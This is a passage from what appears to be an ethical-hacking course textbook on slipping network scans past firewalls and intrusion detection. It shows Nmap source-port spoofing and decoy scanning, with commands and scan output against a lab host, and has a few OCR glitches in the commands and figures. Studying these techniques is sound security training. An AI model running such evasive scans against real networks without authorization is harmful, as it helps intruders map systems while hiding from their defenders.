


Actual
Port: 242
Attacker
Manipulated
Port: 80
Port 242
Blocked
Allowed
Port 80
Victim

Figure 3.84: Firewall allowing manipulated port 80 to the victim from attacker

Although the firewalls can be made secure using application-level proxies or protocol-parsing firewall elements, this technique helps the attacker to bypass the firewall rules easily. The attacker tries to manipulate the original port number with the common port numbers, which can easily bypass the IDS/firewall. In Zenmap, the `-g` or `--source-port` option is used to perform source port manipulation.


Zenmap
Scan Tools Profile Help
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.11
Filter Hosts

Target: 10.10.1.11

Profile:

Command: nmap -g 80 10.10.1.11

```
nmap -g 80 10.10.1.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
00:41 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.38
seconds
```

Figure 3.85: Scanning over Firewall using Zenmap


IP Address Decoy

- IP address decoy technique refers to **generating or manually specifying the IP addresses of decoys** in order to evade an IDS or firewall
- It appears to the target that the **decoys as well as the host(s)** are scanning the network
- This technique makes it **difficult for the IDS or firewall to determine** which IP address was actually scanning the network and which IP addresses were decoys

Decoy Scanning using Nmap

Nmap has two options for decoy scanning:

- `nmap -D RND:10 [target]`
  (Generates a random number of decoys)
- `nmap -D decoy1,decoy2,decoy3,..` etc.
  (Manually specify the IP addresses of the decoys)



Target: 10.10.1.11
Profile:
Command: nmap -D RND: 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16 02:37
[redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

https://nmap.org

IP Address Decoy

The IP address decoy technique refers to generating or manually specifying IP addresses of the decoys to evade IDS/firewalls. It appears to the target that the decoys as well as the host(s) are scanning the network. This technique makes it difficult for the IDS/firewall to determine which IP address is actually scanning the network and which IP addresses are decoys.

The Nmap scanning tool comes with a built-in scan function called a decoy scan, which cloaks a scan with decoys. This technique generates multiple IP addresses to perform a scan, thus making it difficult for the target security mechanisms such as IDS, firewalls, etc., to identify the original source from the registered logs. The target IDS might report scanning from 5– 0 IP addresses; however, it cannot differentiate between the actual scanning IP address and the innocuous decoy IPs.

